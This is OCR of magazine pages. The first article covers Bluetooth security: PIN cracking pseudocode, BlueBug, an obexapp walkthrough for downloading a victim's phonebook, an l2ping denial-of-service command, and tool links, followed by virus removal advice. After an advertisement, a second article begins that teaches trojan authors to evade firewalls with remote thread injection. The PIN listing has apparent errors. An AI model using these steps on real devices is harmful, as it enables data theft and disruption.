

Device A
Device B
Step 1
generate (RAND)
K=E22(RAND, PIN, PIN_LEN)
RAND
Step 1
K=E22(RAND, PIN, PIN_LEN)
Step 2
generate ($RAND_A$)
C_A=$RAND_A$ xor K
C_A
C_B
Step 2
generate ($RAND_B$)
C_B=$RAND_B$ xor K
Step 3
$RAND_B$=C_A xor K
LK_A=E21($RAND_A$, $ADDR_A$)
LK_B=E21($RAND_B$, $ADDR_B$)
LK_{AB}=LK_A xor LK_B
Step 3
$RAND_A$=C_A xor K
LK_A=E21($RAND_A$, $ADDR_A$)
LK_B=E21($RAND_B$, $ADDR_B$)
LK_{AB}=LK_A xor LK_B
Step 4
$SRES_A$=
E1(CH_RAND_A, $ADDR_B$, LK_{AB})
CH_RAND_A
$SRES_B$
Step 4
$SRES_B$=
E1(CH_RAND_A, $ADDR_B$, LK_{AB})
Step 5
$SRES_A \overset{?}{=} SRES_B$

Figure 1. *The process of establishing a connection between two Bluetooth devices*

Online PIN Attack

In specific cases, it may be possible to discover the PIN code using an online attack. Some devices have a permanent PIN code, protected from a brute force attack only by the exponentially increasing time between subsequent login attempts. This safeguard is easily bypassed by simply changing the device address after each unsuccessful login attempt (and wrong PIN). While this may be difficult for a phone or PDA, a laptop with a Bluetooth expansion provides practically unlimited potential for interfering with the Bluetooth stack.

Device Spoofing

Another possible attack involves using the device key. Imagine that devices A and B are communicating using A's device key as the connection key. Some time later, A communicates with device C, also using its device key. Device B knows A's device key, so it can easily listen in on transmission or even pose as device C.

In practice, a laptop with a Bluetooth expansion is quite sufficient for conducting this type of attack. Before a connection is established, devices negotiate the connection key to be used. With minor modifications to the Bluetooth protocol stack, we can change the default behaviour so the attacker (in this case the laptop) always demands the use of the target device's key. This way the attacker (device B) can reliably retrieve the victim's (in this case device A's) device key.

The initial connection is then closed and device B listens to Bluetooth requests in the area. If it receives device A's address

Listing 1. *Script for calculating SRES values for subsequent PIN codes*

```
PIN=-1;

do
{
   PIN++;
   CR_K = E22(RAND, PIN, length(PIN));

   CR_RANDA = CA xor CR_K;
   CR_RANDB = CB xor CR_K;

   CR_LKA= E21(CR_RANDA, ADDRA);
   CR_LKB= E21(CR_RANDB, ADDRB);

   CR_LKAB = CR_LKA xor CR_LKB;

   CR_SRES = (CH_RAND, ADDRB, CR_LKAB);

} while (CR_SRES == SRES)
```




Figure 2. *Searching for Bluetooth device addresses*

(previously discovered during communication with A) sent by device C requesting a connection with A, it starts tracking the key negotiation process. If A and C agree to use A's device key, B can easily listen in on their communication.

Discovering the Non-discoverable

Establishing a Bluetooth network connection requires the URL of the target device. The addresses of all available devices in the vicinity can be discovered by broadcasting a suitable request. Devices currently operating in discoverable mode listen for such broadcasts and respond by sending short messages containing their device information, including the address. Devices running in non-discoverable mode simply ignore such messages and their addresses are not announced publicly.

The process is shown in Figure 2. Device A searches for nearby devices. Discoverable devices are marked in blue, while red ones are non-discoverable. As you can see, all the devices receive the inquiry, but only the discoverable ones respond (B and C). Device D is non-discoverable, so it ignores the inquiry.

At first glance, it might seem that it's not possible to connect to devices running in non-discoverable mode. However, this is not entirely true. A non-discoverable device ignores inquiries, but responds to paging messages addressed directly to it.

How can the attacker know the 48-bit device address? Well, it can simply be generated, and that in far fewer steps than the 2^{48}-1 combinations suggested by the address length.

The hardware address of a Bluetooth device is unique on a worldwide scale and is made up of three parts:

- 24-bit LAP (*Lower Address Part*),
- 8-bit UAP (*Upper Address Part*),
- 16-bit NAP (*Non-significant Address Part*).

LAP is a globally-assigned manufacturer ID, so only the UAP and NAP are generated by the device manufacturer. This brings the total number of combinations to a much more reasonable 2^{24}-1 (that's about 16 million).

Discovering all the devices in the area (including non-discoverable ones) simply requires writing a program which generates consecutive addresses and sends a paging message to each one. Program operation can be accelerated by running the search in several parallel threads.

The proof-of-concept *RedFang* program uses this mechanism to scan the area for non-discoverable devices – its source code is available at *http://www.securiteam.com/tools/5JP0I1FAAE.html*. A full area scan for a specific manufacturer's devices (i.e. iterating only through the UAP and NAP) takes about 90 minutes.

Port Scanning

A device running in server mode makes a number of services available. These services are then broadcast, which involves creating associations between specific service names and the port numbers on which they operate (this is the *Service Discovery Protocol* layer of the Bluetooth stack – see Inset *Bluetooth stack*). A client connecting to a named service is actually connecting to a specific port of a device running in server mode.

Of course, not all services available for a device must be broadcast. Take a simple example: a user might download from the Internet a simple PIM application (*Personal Information Manager*) which uses Bluetooth to plan meetings (by negotiating available dates) and exchange business cards. The application publicly runs its service on a selected device port, but it also contains a backdoor which makes all the user's information available on a different port. The backdoor service is not broadcast, so only devices which know about it can connect.

You can check what services are running on specific device ports using a port scanner such as the *bt_audit* program available at *http://www.betaversion.net/btdsd/download/bt_audit-0.1.tar.gz*. More information about spying on Bluetooth devices can be found in the Inset *Tools for the Curious*.

Bluetooth Stack

Any Bluetooth-enabled device, be it a cell phone or a PC, has to support the Bluetooth protocol stack. The full stack is shown in Figure 3 and consists of the the following layers:

- the *Bluetooth Radio* and *Bluetooth Baseband Link* layers support radio transmission;
- the *Link Manager* is used for establishing a connection between devices, maintaining connection security and supervising packet transmission;
- the *Host Controller Interface* provides a uniform, platform-independent access interface to low-level system functionality;
- the *Logical Link Control and Application Protocol* is responsible for data transmission in connection mode (splitting messages into packets, enforcing QoS etc.);
- the *Service Discovery Protocol* provides high-level services for discovering nearby devices and the services they offer;
- the RFCOMM *Serial Emulation API* makes it possible to emulate a serial cable connection, which enables Bluetooth devices to run applications which use the serial port for communication;
- OBEX (*Object Exchange API*) supports the exchange of such data objects as business cards (*vCard* format) and calendar entries (*vCalendar* format), and is also present in cell phones with the *IrDA* infra-red interface.

Another feature which must be available on any Bluetooth device is the BCC, or *Bluetooth Control Center*. The BCC is used to control device behaviour, making it possible to switch between discoverable and non-discoverable modes or even disable the Bluetooth module altogether.

The Bluetooth specification does not stipulate any specific method for implementing the BCC, so in practice it can be available as a menu position in a phone's operating system, an API accessible to applications or a set of permanently-encoded settings (for simple devices).



Service Discovery Protocol
OBEX
RFCOMM
Logical Link Control & Adaptation Protocol
Audio
Host Controller Interface
Link Manager
Baseband Link
Bluetooth Radio

Figure 3. *The Bluetooth protocol stack*

BlueBug

The *BlueBug* is a flaw in the Bluetooth stack implementation in some devices currently available on the market. The bug makes it possible to establish an unauthorised PPP connection with the device and subsequently control its operation using AT commands (see Inset *AT commands*).

In practice, this provides a way of taking total control of the device. The attacker not only gains access to the information stored on the device (SMS messages, address book etc.), but can also control the device, dialling numbers or sending SMS messages at will. The attack is actually much more powerful than might at first seem – compromising data privacy or incurring financial losses (for example by dialling expensive premium numbers) is just the beginning. Sending an SMS from a phone attacked through Bluetooth reveals the victim's phone number, while the connection initiating function lets the attacker eavesdrop on phone calls. In many cases, it is also possible to track the device – most phone operators provide the service nowadays, and activating it usually only requires sending an SMS to a specified number. Phone models vulnerable to this attack include Nokia 6310, 6310i, 8910, 8910i and Ericsson T610.

Using this type of attack simply requires opening a socket connection on the serial port of the device (or more specifically the emulated pseudo-serial RFCOMM port – see Inset *Bluetooth stack*) and sending AT commands in plain text (see Inset *AT commands*). If the target device is vulnerable, no authentication will be required.

How do we know if a device is vulnerable to a *BlueBug* attack? We can use a Bluetooth sniffer such as the one available at *http://trifinite.org/trifinite_stuff_blooover.html*. It's a J2ME application, so it can be run on any Bluetooth device with Java support.

A program for exploiting the *BlueBug* vulnerability is available at *http://www.saftware.de/bluetooth/btxml.c* (source code in C). The application runs under Linux and requires the *BlueZ* Bluetooth stack implementation. Among other features, the program makes it possible to download the address book from the remote device without requiring any authentication. A similar approach is used by *BlueSnarfer*, available at *http://www.alighieri.org/tools/bluesnarfer.tar.gz*.

Bluejacking

OBEX is one layer of the Bluetooth protocol stack (see Inset *Bluetooth stack*) and it is also present in phones with *IrDA* support. OBEX provides a facility for sending objects anonymously (without authentication) and without having to establish a key-based connection between devices. The target device receives an object and displays a message like:

```
'You have been bluejacked' ↵
   received by Bluetooth
```

The above message notifies the user that an object called *You have been bluejacked* was received. The object can of course be a perfectly innocent business card, as many devices provide card sending as a standard feature. Follow the link *http://www.mulliner.org/palm/bluespam.php* to see a PalmOS program for discovering and attacking (i.e. spamming) nearby Bluetooth devices. Fortunately, bluejacking poses no threat to data stored on the target device.

However, some OBEX implementations do make unauthorised file access possible. The attack itself is very simple – we will attack an Ericsson T610 phone from FreeBSD. After a suitable expansion has been installed and the Bluetooth stack has been initialised (either in the kernel or as a module), FreeBSD provides several interesting utilities:

- *hccontrol* – can be used to detect nearby devices (among other things),
- *l2control* – displays a connection list,
- *l2ping* – equivalent to the traditional *ping* utility.

These utilities can be used to gather information about Bluetooth devices in the vicinity. However, we will perform the attack using a tool called *obexapp*, available at *http://www.geocities.com/m_evmenkin*. We will use it to download files from the target phone without the owner's knowledge or consent.

The first thing to do is initialising the OBEX connection (see Inset *Bluetooth stack*) by issuing the command:

```
# obexapp -a BD_ADDR -f-C 10
```

`BD_ADDR` is the address of the target device and can be determined using the *hccontrol* utility mentioned earlier. The `-f` flag informs the device that we want to connect to the folder browsing service, while the `-C 10` switch enables access to the OBEX PUSH service for uploading and downloading device files.

We now have access to the OBEX command line interface:

```
obex>
```

so we initiate a file download session:

```
obex>get
```

and specify the name of the file to be downloaded:

```
get: remote file ↵
   (empty for default vCard)> ↵
   file_name
```

Finally, we specify a local filename for saving the downloaded file:

```
get: local file > file_name
```

Once the download is complete, we should see the following message:

```
Success, response: ↵
  OK, Success (0x20)
```

Tools for the Curious

There are a number of utilities which are not used for directly attacking Bluetooth devices, but rather for gathering as much information as possible without revealing themselves. Note that such tools need not be used just for malicious purposes – you could for example use one to check the security of your own device.

One such tool is the *Bluetooth Scanner* which provides a great deal of information about a device without actually having to establish a connection (which would require negotiating keys etc.). The program runs under Linux and requires the *BlueZ* Bluetooth stack. It can be downloaded at *http://www.pentest.co.uk/cgi-bin/viewcat.cgi?cat=downloads&section=01_bluetooth*.

Another interesting tool is the *BlueAlert* utility for Windows, which monitors the area for the presence of Bluetooth devices. Once the program is installed, an icon appears in the system tray whenever a Bluetooth-enabled device is found in the area. The utility can be downloaded at *http://www.tdksystems.com/software/apps/content.asp?id=4*.

AT Commands

AT commands were devised by Hayes Microcomputer Products as a means of communicating with the company's modems. At present, AT command sets are modem-specific (although a common set of basic commands also exists) and can be found in modem documentation or on the modem manufacturer's website.

All the commands start with the string `AT` for *attention* – hence the name. AT commands are used for modem control and diagnostics. Under Linux, they are sent as plain text to the modem's listener port, while under Windows they can either be sent via *HyperTerminal* or using the *Diagnostics* tab in the modem properties section of the control panel.

Typical AT commands:

- `ATA` – commands the modem to accept a connection,
- `ATDn` – commands the modem to dial number `n`,
- `ATLn` – sets the volume of the modem's internal speaker (`n`=0 is quiet, `n`=3 is loud).

In this way, we can access all the files on the target device. Some of the most interesting files are:

- *telecom/pb.vcf* – the phone book,
- *telecom/pb/luid/*.vcf* – business cards stored on the device,
- *telecom/cal.vcs* – the calendar and task list.

The names of all the files available for download can be found in the *man* entries for *obexapp*. To gain access to downloaded data, simply open the required file in any text editor.

Denial of Service

Some implementations of the Bluetooth stack are vulnerable to a *Denial of Service* attack, conducted by sending the device a modified packet which crashes the Bluetooth stack.

So what packet manipulation is required? Funnily enough, any packet larger than 65536 bytes will do the trick. The attack can therefore be conducted using standard tools from the Linux *BlueZ* package simply by executing:

```
$ l2ping -s <packet_size>
```

This vulnerability is the result of flaws in the implementation of the Bluetooth stack and is therefore limited to specific devices, including Nokia 6310(i), 6230, 6820 and 7600 models (Nokia claims that the flaw has been eliminated in devices currently available).

Vaccine Time

The end of 2004 brought a growing number of viruses which spread via the Bluetooth interface (see *In brief*, *hakin9* 3/2005). The *Cabir* virus (a.k.a. *Caribe*) has received the majority of media attention, so let's take a closer look at it.

How Cabir Works

Cabir is served to all nearby devices listening for paging messages in the form of the *Caribe.sis* file. This means that our mobile phone is perfectly safe if it doesn't have Bluetooth support, its Bluetooth module is turned off or it is not listening for paging connections (it is non-discoverable). *Cabir* only works on phones running the Symbian operating system.

When an infected device tries to connect to ours, we see a message similar to:

```
Receive message via Bluetooth ↵
   from [device name]?
```

If we are not expecting a connection, then here is the first opportunity to avoid infection by simply rejecting the connection. If the connection is accepted, we will soon receive another warning, similar to:

```
Application is untrusted and ↵
   may have problems. Install only ↵
   if you trust provider.
```

This time the message is much clearer and should arouse anybody's suspicions. However, it is still possible that we are indeed expecting a connection, so this message might be skipped as well. If this happens and we proceed to install the downloaded program, then the next message puts a conclusive end to uncertainty:

```
Install caribe?
```

The virus will install itself only if this third prompt is also confirmed. As you can see, there is plenty of warning and only users' carelessness in mechanically confirming all prompts without reading them can possibly cause the virus to spread.

Listing 2. *Files installed in the system by the Cabir virus*

```
C:\SYSTEM\APPS\CARIBE\CARIBE.APP
C:\SYSTEM\APPS\CARIBE\CARIBE.RSC
C:\SYSTEM\APPS\CARIBE\FLO.MDL
C:\SYSTEM\SYMBIANSECUREDATA\CARIBESECURITYMANAGER\CARIBE.APP
C:\SYSTEM\SYMBIANSECUREDATA\CARIBESECURITYMANAGER\CARIBE.RSC
C:\SYSTEM\SYMBIANSECUREDATA\CARIBESECURITYMANAGER\CARIBE.SIS
C:\SYSTEM\RECOGS\FLO.MDL
C:\SYSTEM\INSTALLS\CARIBE.SIS
```

Once installed, the virus creates the files shown in Listing 2 and attempts to spread to any devices in the vicinity, regardless of their type – and this poses the most serious threat. While infecting a mobile phone is only possible if the user ignores all operating system warnings, a device without a user interface may be infected with little or no warning.

The virus runs continuously on the infected device, discovering nearby devices and attempting to send them its code, so the only negative consequence of its activity is increased battery consumption and artificial network traffic.

Getting Rid of the Virus

To remove *Cabir*, just manually delete all the files shown in Listing 2 using any file manager (installing it if one is not already present in the operating system). It might not be possible to remove the *Caribe.rsc* file while the device is active – if so, just delete all the files you can and restart the device. Without the necessary files, the virus will crash at startup and you'll be able to complete the cleaning.

Another way is to use an automatic removal tool, available at *http://www.f-secure.com/tools/f-cabir.sis*. As you can see, the cleaning utility can also be sent and installed via Bluetooth.

Dust

Another (though lesser-known) Bluetooth virus is *Dust*, which infects devices running Windows CE-based systems. The virus infects *.exe* files in the root directory and appends its code to them. The programs execute together with the appended virus code, but otherwise run normally. The program does not use network connections to spread.

Like *Cabir*, *Dust* was written specifically as a proof-of-concept virus, so its code explicitly limits its spreading (though only as a result of its programmer's good will). Once executed, the virus asks the user for permission to spread and only infects files in the root directory.

The source code of the virus in ARM processor assembler can be found at *http://www.informit.com/articles/printerfriendly.asp?p=337071&rl=1*.

Lasco

Lasco is a virus for Nokia cell phones running the Series 60 operating system.

Its mode of operation is similar to *Cabir* – it spreads via Bluetooth by sending its file (called *velasco.sis*) to all discoverable devices in the area. The virus installer runs automatically after the program is downloaded, but installation proceeds in the usual way and the user is still asked for permission to install the application.

What makes *Lasco* different from *Cabir* is that it infects *.sis* files found on the device. Running an infected file causes further system infection. Only the main virus file is sent to other devices, not the infected files.

During installation, the virus creates the following files:

```
c:\system\apps\velasco\velasco.rsc
c:\system\apps\velasco\velasco.app
c:\system\apps\velasco\flo.mdl
```

When the virus is executed, these files are copied to the following locations:

```
c:\system\recogs\flo.mdl
c:\system\↵
   symbiansecuredata\↵
   velasco\velasco.app
c:\system\↵
   symbiansecuredata\↵
   velasco\velasco.rsc
```

This is probably done to make it more difficult to remove the virus and protect it from being installed only on a memory card.

One of the vaccines is available at *http://mobile.f-secure.com*. Connect using the phone's Web browser, open the link *Download F-Secure Mobile Anti-Virus* and download, install and run the virus scanner application.

Sober Bluetooth

Bluetooth continues to enter our lives at an increasing pace. Knowledge of the potential dangers it involves and the ways it can be used against us will allow us to consciously and responsibly use our Bluetooth-enabled devices, retaining a healthy reserve towards the manufacturers' and operators' overenthusiastic claims about the virtues of their products. ■

On the Net

- *https://www.bluetooth.org/spec* – Bluetooth specification,
- *http://trifinite.org/trifinite_stuff_bluebug.html – BlueBug*,
- *http://trifinite.org/trifinite_stuff_blooover.html – Blooover*,
- *http://www.securiteam.com/tools/5JP0I1FAAE.html – RedFang* source code,
- *http://kennethhunt.com/archives/000786.html* – the *RedFang* utility,
- *http://www.astalavista.com/index.php?section=dir&cmd=file&id=2749 – RedFang* frontend,
- *http://bluesniff.shmoo.com* – Bluetooth sniffer,
- *http://www.pentest.co.uk/cgi-bin/viewcat.cgi?cat=downloads&section=01_bluetooth – btscanner* 1.0,
- *http://www.tdksystems.com/software/apps/content.asp?id=4 – BlueAlert*,
- *http://www.betaversion.net/btdsd/download/bt_audit-0.1.tar.gz* – Bluetooth port scanner,
- *http://sourceforge.net/projects/bluez* – the *BlueZ* Bluetooth protocol stack for Linux,
- *http://www.saftware.de/bluetooth/btxml.c – Bluetooth Phone Book Dumper* (for *BlueZ*),
- *http://www.bluejackq.com/how-to-bluejack.shtml – bluejacking*,
- *http://www.mulliner.org/palm/bluespam.php – BlueSpam*,
- *http://www.alighieri.org/tools/bluesnarfer.tar.gz – Bluesnarfer*,
- *http://www.informit.com/articles/printerfriendly.asp?p=337071&rl=1 – Dust* virus source code,
- *http://mobile.f-secure.com* – antivirus for *Lasco*,
- *http://www.f-secure.com/v-descs/lasco_a.shtml* – a detailed description of *Lasco*,
- *http://www.swedetrack.com/images/bluet11.htm – frequency hopping*,
- *http://www.giac.org/certified_professionals/practicals/gcia/0708.php* – attacking an Ericsson T610 phone from FreeBSD,
- *http://www.betaversion.net/btdsd/download/T610_address_dump_obexftp.txt* – sample port scanning result for the Ericsson T610 phone.
- *http://www.blackhat.com/presentations/bh-europe-05/bh-eu-05-trifinite-up.pdf* – Bluetooth security – slides from Black Hat Europe 2005.

Useful Terms


- Authorisation – the process of determining the access rights of an authenticated sender or recipient.
- Bluejacking – sending objects (such as business cards) to Bluetooth devices anonymously, without having to establish a connection.
- Frequency hopping – channel switching performed 1600 times a second by communicating Bluetooth devices.
- Authentication – the process of verifying the identity of the message sender or recipient.

Multi-platform software for Small and Medium-sized Enterprises

Licence for unlimited number of workstations

Graphical user interface
Firebird SQL Server
Remote access

Free upgrade valid through six months
Three-month technical support



SOFTWARE FOR ENTERPRISES
LeftHand
+ free upgrade valid through six months
three-month technical support
Firebird SQL Server
LeftHand
CRM
Licence for unlimited number of workstations
• Full information about contractors and their representatives
• Searching contractors in accordance with defined features
• Complete history of contractors contract
• Quick information access
• Information about enterprise's activity
Windows & Linux
LeftHand CRM Licence for unlimited number of workstations
aurox X COMPATIBLE

LeftHand CRM


- Full information about contractors and their representatives
- Searching for contractors according to specified features
- Full history of customers contacts
- Quick information access
- Clear view of current company activity

Windows, Linux and Mac OS X versions available

LeftHand is currently looking for partners interested in distributing our software.
Please send all enquiries to: *info@lefthand.com.pl*
LeftHand Sp. z o.o. ul. Lewartowskiego 6, 00-190 Warszawa *www.lefthand.com.pl*

Outsmarting Personal Firewalls – an Introduction for Windows Developers

Mark Hamilton



Many Internet users use so-called personal firewalls, like Softwin BitDefender or Norton Personal Firewall. These applications generate prompts when other programs try to establish Internet connections and block such attempts if they are not confirmed by the user. Nevertheless, there is at least one possibility of outsmarting such firewalls.

Imagine you have developed a trojan or similar software. Unfortunately your victim uses a firewall, which would block connection attempts and furthermore uncover the existence of this tool (see Figure 1). You have to breach this security system somehow.

Any adequate type of software firewall always has a function to save security rules, so that the user does not have to acknowledge every single connection attempt of tools that have to establish connections very often – browsers, email clients, spam filters, instant messengers, etc. The user grants these permissions when they think this software is trustworthy and they know that they use it very often.

Maybe you have already worked out what we are intending to do: we just have to make the firewall believe that our trojan is software for which there are already existing permissions. Who would have guessed that it is possible? The appropriate program just has to execute functions of our trojan, so that no single personal firewall on Earth can work out the difference between what our software and what the permitted software does (on our behalf). This may sound difficult, but actually it is quite simple. Everything we need is provided by the Windows API.

Programming a Bypass

In order to bypass firewall software, you just have to combine the functions of your tool that require an Internet connection into one single function. This function can be executed as a single thread (see Inset *Windows, Processes and Threads*), and this thread can be attached again to another running process (see

What You Will Learn...

- how to bypass personal firewalls in Windows,
- how to attach alien threads to processes.

What You Should Know...

- a fundamental knowledge of multi-threading is needed,
- you should know the MS Windows process model,
- you should have intermediate skills in WinAPI programming.

About the Author

Educated in applied computer science, Mark Hamilton works as a freelance security consultant for small-scale enterprises and individuals. Besides neuroinformatics and grid computing, the security of web applications and networks are his main fields of activity. This article is his first printed publication.

Figure 2). The Windows API provides us with a very useful function: `CreateRemoteThread()` (see Listing 1).

This function creates a thread that runs in the virtual address space of another process. Therefore, each action of this thread will look like it has been executed from its host process (note that this function can also be used on a constructive basis, but we will not use it that way). In other words, your trojan has to look for suitable host processes (see Table 1) and attach its thread to one of them. The thread will be executed in the address space of this host process and, therefore, a firewall will permit the connection attempt.

From what we now know, our program has to be able to:

- find appropriate running processes,
- attach a thread to one of those processes,
- communicate with the remote thread.

Furthermore, the remote thread needs to be able to communicate with our program and establish an Internet connection.

